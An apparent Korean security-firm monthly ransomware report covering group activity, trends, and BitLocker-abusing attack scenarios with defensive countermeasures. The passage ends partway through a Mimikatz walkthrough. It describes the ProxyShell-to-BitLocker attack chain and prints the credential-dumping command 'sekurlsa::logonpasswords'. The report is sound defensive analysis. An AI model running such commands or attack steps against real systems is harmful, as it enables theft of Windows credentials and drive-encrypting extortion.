LockBit 랜섬웨어 그룹, SpaceX 의 관련 기술 기업 데이터 탈취 주장

- LockBit 랜섬웨어 그룹이 SpaceX 관련 기술 기업의 데이터를 탈취했다고 주장

GlobeImposter 랜섬웨어, RDP 통해 재확산 중, MedusaLocker 조직에서 유포

- RDP 활성화된 시스템 스캐닝 후 무차별 대입 또는 사전 공격 수행하여 침투
- GlobeImposter 랜섬노트에 기재된 이메일 주소와 onion 주소가 MedusaLocker 그룹이 사용하는 목록에 포함

Clop 랜섬웨어 그룹, GoAnywhere 제로데이 피해자 갈취 시작

- GoAnywhere MFT 의 제로데이 취약점을 사용하여 데이터를 탈취
- 데이터를 탈취한 기업에게 금전을 갈취

Microsoft SmartScreen 제로데이 취약점, Magniber 랜섬웨어 배포에 악용

- 1 월부터 SmartScreen 우회 기술을 악용할 수 있는 CVE-2023-24880 취약점을 이용하여 악성 파일 유포
- 해당 취약점은 CVE-2022-44698 의 새로운 변종

새로운 DarkPower 랜섬웨어, 첫 달에 10 명의 피해자 주장

- DarkPower 랜섬웨어가 새롭게 등장
- 전 세계를 대상으로 10 건의 피해자 유발


Medusa 랜섬웨어 그룹, 미니애폴리스 학교에서 유출된 데이터를 영상으로 게시

- Medusa 그룹은 미니애폴리스 학교에서 탈취한 데이터를 게시하겠다고 협박
- 탈취한 데이터에 접근하는 영상을 제작하여 공개
- 편집 방식을 자극적으로 하여 다크웹 외부로 공개되었을 경우 악영향을 미칠 수 있음

BianLian 랜섬웨어 그룹, 데이터 갈취로 공격 노선 변경

- 데이터를 암호화하는 랜섬웨어를 유포하던 BianLian 그룹이 암호화를 하지 않는 랜섬웨어 배포
- 데이터를 탈취하여 금전 갈취에 사용하는 것으로 공격 노선 변경

■ 랜섬웨어 위협



새로운 위협

BlackCat(Alphv) 랜섬웨어의 변종이 발견됐다. 기존 BlackCat 랜섬웨어 버전과 다른 점은 액세스 토큰을 대신하는 매개변수가 있어야 랜섬웨어 실행이 가능하다는 점과 복잡해진 난독화를 적용했다는 점, Config 데이터가 JSON 형식이 아니라는 점이다. 또한 해당 버전 업데이트 이후 다형성을 적용한 변종을 생성하여 유포하고 있는데, 이는 탐지를 회피하기 위한 전략의 일환으로 보인다. 이외에도 Stop 랜섬웨어의 변종 역시 다수 확인되고 있다.

* 출처: 각 그룹별 사이트 이미지

3 월에도 신규 랜섬웨어 그룹의 출현은 지속적으로 발견되고 있다. DarkPower, Abyss, MoneyMessage 로 불리는 3 개의 그룹이 확인됐다. DarkPower 랜섬웨어 그룹은 미국, 프랑스, 이스라엘 등 여러 국가의 조직과 기업을 대상으로 공격 중이며, 현재까지 10 건의 희생자를 게시했다. 특히 DarkPower 은 새로 발견된 3 개의 그룹 중 가장 많은 피해를 입히고 있는 것으로 확인되고 있다.

이들의 주 공격 방식은 크로스 플랫폼[11]을 지원하는 Nim[12]언어로 작성되었으며 랜섬노트가 pdf 로 되어있다는 특징을 가지고 있다. Abyss는 건설, 화학, 유통업 등에서 7건의 희생자를 유출 사이트에 게시한 바 있으며, MoneyMessage 그룹은 방글라데시와 하와이의 기업을 공격해 유출된 자료의 일부를 캡처하여 다크웹에 게시하였다.


이처럼 랜섬웨어는 갈수록 분석하기 어려운 방향으로 진화하고 있으며, 다양한 국가와 기업을 대상으로 공격을 수행한 뒤 유출 사이트에 탈취한 정보 일부를 게시하여 협박을 시도하고 있다. 만약 금전을 지불하지 않을 경우 탈취한 정보를 공개하는 전략을 사용한다. 이러한 피해를 막기 위해서는 랜섬웨어로 인한 감염을 예방하는 것이 가장 중요하므로 조직에서는 수상한 메일이나 출처를 알 수 없는 파일을 조심해야 한다.

[11] 여러 종류의 환경에서 동작할 수 있는 언어

[12] 오픈 소스로 개발된 언어이며, 메모리 안정성과 비동기 및 병렬 프로그래밍을 지원하여 속도가 빠르다. 메모리 관리, 제네릭, 동시성 처리 등 여러 기능을 제공하기 때문에 C 언어에 비해 분석하기 어렵다는 특징이 있어 악성코드 제작에 이용하기도 한다


Top5 랜섬웨어

지난 3 월 Top5 랜섬웨어를 살펴보면 대부분 제조와 서비스 산업을 표적으로 공격이 이루어지고 있다. 전월 대비 피해 건수 급증한 원인으로는 Clop 랜섬웨어의 GoAnywhere MFT 취약점을 이용한 공격 사례 게시를 꼽을 수 있다. Clop 랜섬웨어 그룹은 1 월 이후로 활동 정황이 없다가, 2 월에 GoAnywhere MFT 의 취약점을 이용해 공격을 수행했다고 밝히며 피해자의 데이터를 유출 사이트에 게시했다. 실제 다수의 피해 사례가 확인되었고 다양한 산업 군에 걸친 공격을 수행하고 있다는 것이 밝혀졌다. BlackCat 역시 다양한 산업군을 대상으로 공격을 시도하고 있으며, Royal 과 BianLian 은 제조업에 공격을 집중하는 것으로 분석된다. 랜섬웨어의 타깃 국가로는 전 세계에서 미국이 가장 많이 지목되고 있다.



■ 랜섬웨어 집중 포커스

BitLocker 를 악용한 랜섬웨어



BitLocker 는 AES[13] 알고리즘과 디퓨저[14] 알고리즘을 사용하는 암호화 기능을 가지고 있다. 드라이브 암호화 기능은 원칙적으로는 허가 받지 않은 사람이 드라이브에 접근하는 것을 막아 데이터를 보호하는데 사용하는 기술이지만, BitLocker 를 악용한 랜섬웨어는 사용자의 드라이버를 암호화하여 금전적인 이득을 취하려는 공격이다. 특히 암호화 알고리즘을 직접 적용한 일반 랜섬웨어와 달리 Windows 시스템에 기본적으로 내장되어 있는 기능인 BitLocker 를 악용하여 암호화를 진행한다.

최근 BitLocker 를 악용한 랜섬웨어 공격으로 인해 국내 중소 규모의 의료기관과 기타 중요 인프라 조직에서 다수의 피해가 발생했다. 공격자들은 중소 의료기관에서 주로 사용하는 오픈소스 메신저 'X-Popup'으로 위장한 악성코드를 이용해 드라이브 암호화에 필요한 파일을 설치하고, 데이터 탈취 및 드라이브를 암호화했다. BitLocker 으로 인한 피해는 지금까지도 여러 국내 기업에서 지속적으로 발생하고 있어 주의가 필요하다.

BitLocker 를 악용한 랜섬웨어는 MS Exchange[15] 서버의 취약점(CVE-2021-34473, CVE-2021-34523, CVE-2021-31207)을 통해 초기 침투를 진행하므로 감염을 예방하기 위해서는 해당 취약점이 패치된 최신 버전으로의 업데이트가 필요하다. 특히 BitLocker 를 악용한 랜섬웨어는 감염되었을 경우 시스템에 큰 손실을 입힐 수 있으므로 조기 대처와 예방이 중요하다. 따라서 사용자들은 보안 관련 정보 및 최신 보안 솔루션에 대한 지속적인 업데이트를 유지하여 대응해야 한다.


---

[13] 대칭키 암호화 알고리즘의 종류

[14] 암호문에 새로운 난수 값을 추가하는 알고리즘


[15] 마이크로소프트 사에서 개발한 메시징, 협업 소프트웨어 제품

BitLocker를 악용한 랜섬웨어 감염 시나리오 1



- 초기 침투는 MS Exchange 서버의 ProxyShell 취약점을 이용하여 초기 액세스 권한을 얻어 웹 쉘을 드롭하여 이루어진다.
- 드롭한 웹 쉘을 이용하여 시스템에서 사용하는 계정인 DefaultAccount 계정을 관리자 그룹과 RDP 사용자 그룹에 추가하는 파워쉘 명령을 실행한다.
- 추가한 DefaultAccount 계정을 이용해서 Exchange 서버에 연결하고 공격의 지속성을 유지하는 배치파일을 실행시켜 악성 행위의 지속성을 유지시킨다.
- 그 후 프로세스 모니터링 도구로 LSASS(Local Security Authority Subsystem Service)를 덤프하여 관리자 계정에 대한 NTML(NT LAN Manager) 해시를 탈취하고 해독한다.
- 이렇게 탈취한 관리자 계정을 이용해서 RDP를 통해 측면으로 이동하여 BitLocker를 실행시켜 피해 시스템의 드라이브를 암호화시킨다.


시나리오 1 - 단계별 대응방안



- 서버의 취약점을 이용하므로 해당 취약점이 패치된 버전으로 시스템 업데이트를 진행해야 한다. Microsoft의 카탈로그 페이지(https://www.catalog.update.microsoft.com)에 접속하여 사용 중인 버전을 검색하면 업데이트 목록을 확인할 수 있으며, 취약점이 패치 된 버전을 다운로드해 적용시켜야 한다.
- 업로드한 웹 쉘을 실행시킬 수 없게 업로드 경로에 실행 권한을 부여하지 않아야 하며, 파일 확장자 필터링 등의 조치가 필요하다.
- 또한 악의적인 목적의 도구 설치를 방지하기 위하여 보안 소프트웨어 설치가 필요하고 LSASS 덤프를 예방하기 위하여 LSASS로의 접근을 막아주는 ASR(Attack Surface Reduction)[16] 규칙 혹은 해당 접근을 차단할 수 있는 행위 기반 규칙이 적용된 보안 소프트웨어를 활성화하는 것을 권장한다.
- 마지막으로 파일이 암호화되었을 경우를 대비해 중요한 데이터는 보안 백업을 통해 데이터를 보호해야 한다. 백업 데이터 보호를 위해 원본과 다른 형식으로 백업 데이터를 보호하고 데이터 사본 간 격리, 백업 데이터 암호화 등을 갖춰야 하며, 이러한 백업 파일은 허용된 사용자만 접근할 수 있도록 제한해야 한다.

[16] 악성코드의 공격 경로를 차단하는 기술

BitLocker를 악용한 랜섬웨어 감염 시나리오 2



- 부적절한 확장자 검증 등과 같은 파일 업로드 취약점을 통해 게시판에 웹 쉘을 업로드한다.
- 이렇게 업로드 된 웹 쉘을 통해 Sweet Potato, Juicy Potato 와 같은 권한 상승 도구를 업로드하고 실행하여 관리자 권한으로 상승한다.
- 지속적으로 서버에 연결하기 위해 계정을 생성하고 해당 계정으로 Exchange 서버에 연결하는 작업을 한다.
- Mimikatz[17]를 이용하여 서버 관리자 계정의 NTML 해시를 탈취하여 해독한 다음 해당 계정을 이용해 RDP 로 측면 이동을 진행하여 이동한 시스템에서 BitLocker 를 실행시켜 드라이브를 암호화한다.


[17] Windows 인증 정보를 탈취하고 관리자 권한을 획득하는데 사용하는 도구

시나리오 2 – Mimikatz 살펴보기

Mimikatz 는 Windows 시스템에서 자격증명(NTLM 해시, Kerberos[18] 티켓 등) 정보를 수집하는 도구이다. Mimikatz 는 로컬 시스템 계정 정보와 암호 해시를 추출하는 lsadump, 로그인 정보와 Kerberos 티켓을 탈취하는 sekurlsa, 프로세스 토큰을 복제하거나 다른 계정으로 변경하는 token 등 다양한 기능을 제공한다. 악성코드에서 많이 사용하는 기능은 lsadump, sekurlsa, Kerberos 기능 등이 있다.

lsadump	로그인 정보를 암호화된 형태로 저장하는 LSASS 의 메모리 내용을 복제한다. 악성코드는 해당 기능을 통해 로그인 정보를 탈취한다.
sekurlsa	암호화되지 않은 형태의 사용자 인증 정보를 탈취한다. 악성코드는 해당 기능을 통해 현재 로그인한 사용자의 개인정보를 탈취한다.
Kerberos	악성코드는 해당 기능을 통해 Kerberos 프로토콜의 인증 정보를 탈취한다.

시나리오 2 에서 사용한 Mimikatz 의 기능은 NTML 해시 탈취 기능이다. 해당 시나리오에서 서버 관리자 계정의 NTML 해시를 탈취한 과정은 다음과 같다.



[18] 컴퓨터 네트워크에서 사용자가 신원을 확인하고 인증을 받을 때 보안을 유지하기 위한 프로토콜

Step 1) 로그인 정보 탈취

Mimikatz 를 실행하여 “sekurlsa::logonpasswords” 명령을 입력하여 현재 시스템에 로그인 되어 있는 사용자의 로그인 정보를 탈취한다.

Step 2) NTLM 해시 추출

